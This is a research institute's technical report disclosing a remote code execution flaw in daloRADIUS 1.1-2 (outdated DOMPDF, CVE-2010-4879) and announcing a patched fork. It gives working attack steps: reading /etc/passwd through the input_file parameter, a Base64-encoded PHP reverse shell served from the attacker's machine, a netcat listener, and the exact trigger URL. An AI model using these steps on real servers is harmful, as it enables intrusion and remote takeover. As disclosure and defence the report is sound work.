

Consiglio Nazionale delle Ricerche

Exploiting an unpatched flaw in daloRADIUS 1.1-2 to obtain a reverse shell

F. Lauria

IIT TR-01/2020

Technical Report

Febbraio 2020

Istituto di Informatica e Telematica

Exploiting an unpatched flaw in daloRADIUS 1.1-2 to obtain a reverse shell

Filippo Lauria
filippo.lauria@iit.cnr.it
Institute of Informatics and Telematics, Italian National Research Council
via G. Moruzzi, 1 - 56124 Pisa, Italy

Abstract

daloRADIUS is an advanced RADIUS [1] web management application aimed at managing hotspots and general-purpose ISP deployments. It features user management, graphical reporting, accounting, a billing engine and it integrates with Google Maps. It is based on a FreeRADIUS [2] deployment with a database server, serving as the backend. It is written in PHP and JavaScript, utilizing a database abstraction layer to support many relational database management systems. [3], [4] The latest version of daloRADIUS (1.1-2 at the time of writing) uses an outdated version of DOMPDF (0.5.1). [5] This document, firstly, presents how we have managed to confirm the presence of a known vulnerability (CVE-2010-4879) related to DOMPDF 0.5.1 in a running deployment of daloRADIUS 1.1-2. Secondly, a detailed attack scenario, accompanied by an exploit written in Python 3 [12], has been presented to illustrate how an attacker can exploit the aforementioned vulnerability and obtain a reverse shell on the victim machine hosting daloRADIUS 1.1-2. Finally, a patched version of daloRADIUS, forked from the official GitHub repository and released on another Github repository under our control [13], has been presented.

Confirming and testing the vulnerability

The vulnerability resides in an outdated version (0.5.1) of DOMPDF, the HTML to PDF renderer written in PHP and used by daloRADIUS. More precisely, daloRADIUS has been using DOMPDF 0.5.1 since 2006 [4] and the flaw we are describing (CVE-2010-4879) has been publicly disclosed in 2010, partially fixed in DOMPDF 0.6.1 (2014) and fully patched in DOMPDF 0.6.2 (2015). [5]

In particular, in daloRADIUS 1.1-2, which at the time of writing, is the latest available version, the vulnerable code is located in `daloradius-users/notifications/dompdf/dompdf.php`[1] where, among the others, the variable named `input_file` is not properly validated nor sanitized.

Under normal operating conditions, the aforementioned vulnerable `dompdf.php` script should take as `input_file` the path of an HTML file which, in turn, would be converted by the DOMPDF library in a PDF file ready to be downloaded by legitimate users of the web application.

[1] The same vulnerability is located in `notifications/dompdf/dompdf.php`. For the sake of simplicity, this document focuses only on the one located in `daloradius-users/notifications/dompdf/dompdf.php`.

According to CVE-2010-4879 the library is vulnerable to remote code execution and in order to test if the vulnerability is actually exploitable, we have deployed a victim machine with daloRADIUS 1.1-2 and FreeRADIUS 3.0.12 [8] on top of a LAMP stack [9] composed of Debian 9, Apache 2.4.25, MariaDB 15.1 and PHP 7.0.33.

From another remote machine, the tester's machine, we have decided to use a web browser to contact the vulnerable script using `file:///etc/passwd` as the value of `input_file`. As a result of this action, a PDF incorporating the content of `/etc/passwd` has been downloaded on the tester's machine, detecting the presence of an arbitrary local file disclosure vulnerability.

So, as we continued to analyze other files, we came across the script `daloradius-users/notifications/dompdf/dompdf_config.inc.php`, included in `dompdf.php`, which defines some constants used for configuration purpose.

More precisely, two of these constants are particularly relevant:

- `DOMPDF_ENABLE_PHP` (also mentioned in CVE-2014-2383): set to true by default, allows DOMPDF to execute PHP code;
- `DOMPDF_ENABLE_REMOTE`: set to true by default, allows DOMPDF to access remote sites.

Considering the default value of those constants and CVE-2010-4879, we decided to start a web server on the tester's machine to serve a text file named `payload.txt` containing:

`<?php eval(phpinfo()); ?>`.

While `payload.txt` was served in background, always from the tester's machine, we utilized a web browser to visit the aforementioned vulnerable `dompdf.php` script on the victim machine, using `http://<X>/payload.txt` as value of `input_file`, where `<X>` is the IP address of the webserver on the tester's machine. As we expected, the PHP payload has been executed on the victim machine and a phpinfo page (a page containing information about PHP's configuration [7]) has been rendered on the tester's machine web browser, confirming the presence of a remote code execution vulnerability.

Attack scenario for obtaining a reverse shell

In order to set up the attack scenario, we have used the same victim machine described in the previous paragraph. In this attack scenario, both the victim machine and the attacker's machine are connected to the same subnet, `192.168.89.0/24`. In particular, the IP address of the victim machine is `192.168.89.199` while the IP address of the attacker's machine is `192.168.89.200`.

The attacker's goal is to obtain a reverse shell on the victim host, exploiting the vulnerability discussed in the previous paragraph.

The 6 steps presented below, along with what's shown in Figure 1, describe how this has been accomplished:

1. **Crafting a PHP Reverse Shell.**
   On the attacker's machine, starting from Pentestmonkey's php-reverse-shell [10] we have set our reverse handler's IP address (`192.168.89.200`) and TCP port (`8001`), stripped out all comments and encoded the payload using Base64. Then, the resulting payload `<P>` has been saved in a text file named `payload.txt` and containing:

   `<?php eval(base64_decode("<P>")); ?>`.

2. **Serving the PHP Reverse Shell.**
   From the same directory where `payload.txt` has been saved in, we have used a terminal window to execute the command

   `python3 -m http.server`.

   This command launches a web server listening on TCP port `8000`, serving all the files contained in that directory (obviously including `payload.txt`).



Figure 1: steps to exploit the vulnerability

3. **Spawning a Reverse Shell Handler.**
   While the webserver was serving the payload, from another terminal tab, we have spawned a reverse shell handler on TCP port `8001` using Netcat [10]:

   `nc -lnvp 8001`.

4. **Triggering the vulnerability.**
   Once the webserver and the handler have been set up, we have used a web browser to hit the URL

   `http://192.168.89.199/daloradius/daloradius-users/notifications/dompdf/dompdf.php?input_file=http://192.168.89.200:8000/payload.txt`

   and trigger the vulnerability.

5. **Getting the payload.**
   The vulnerability has been triggered and the victim host has downloaded `payload.txt` from the attacker's web server.

6. **Getting the reverse shell.**
   The downloaded payload has been executed on the victim host and a reverse shell has been obtained on the attacker's machine.

Notice that, an attacker can exploit the discussed vulnerability and arbitrarily choose the content of `payload.txt` in order to conduct other types of attack.

Conclusion

We have confirmed the presence of an unpatched flaw in the latest version of daloRADIUS (1.1-2 at the time of writing) caused by the use of an outdated version of DOMPDF (0.5.1). We have also described an attack scenario where it has been shown how an attacker can obtain a reverse shell on a victim machine with daloRADIUS 1.1-2 and FreeRADIUS 3.0.12 on top of a LAMP stack composed of Debian 9, Apache 2.4.25, MariaDB 15.1 and PHP 7.0.33. Furthermore, we have produced:

- **an exploit** that executes the 6 steps described in the previous paragraph. The exploit has been tested in the same environment described above and is available at [12];
- **a patch**: we have decided to fork the official daloRADIUS GitHub repository [4] on another repository under our control [13], with the aim of releasing a patched version of daloRADIUS. In particular, we have replaced DOMPDF 0.5.1 with DOMPDF 0.6.2, which is not affected by the vulnerability described above.

References

[1] Remote Authentication Dial In User Service (RADIUS) - https://tools.ietf.org/html/rfc2865

[2] FreeRADIUS Official Web Site - https://freeradius.org

[3] daloRADIUS Official Web Site - http://daloradius.com

[4] daloRADIUS GitHub repository - https://github.com/lirantal/daloradius

[5] DOMPDF GitHub repository - http://dompdf.github.com

[6] The Python Standard Library; HTTP servers - https://docs.python.org/3/library/http.server.html

[7] PHP Manual; phpinfo, outputs information about PHP's configuration - https://www.php.net/manual/en/function.phpinfo.php

[8] Install and Configure FreeRADIUS & daloRADIUS on Debian 9 with MySQL - https://draculaservers.com/tutorials/install-freeradius-daloradius-debian-9-mysql

[9] LAMP (software bundle) - https://en.wikipedia.org/wiki/LAMP_(software_bundle)

[10] TCP/IP swiss army knife - https://packages.debian.org/sid/netcat-openbsd

[11] Pentestmonkey's php-reverse-shell - http://pentestmonkey.net/tools/web-shells/php-reverse-shell

[12] The exploit https://github.com/filippolauria/dalo_exploit

[13] daloRADIUS GitHub repository under our control https://github.com/filippolauria/daloradius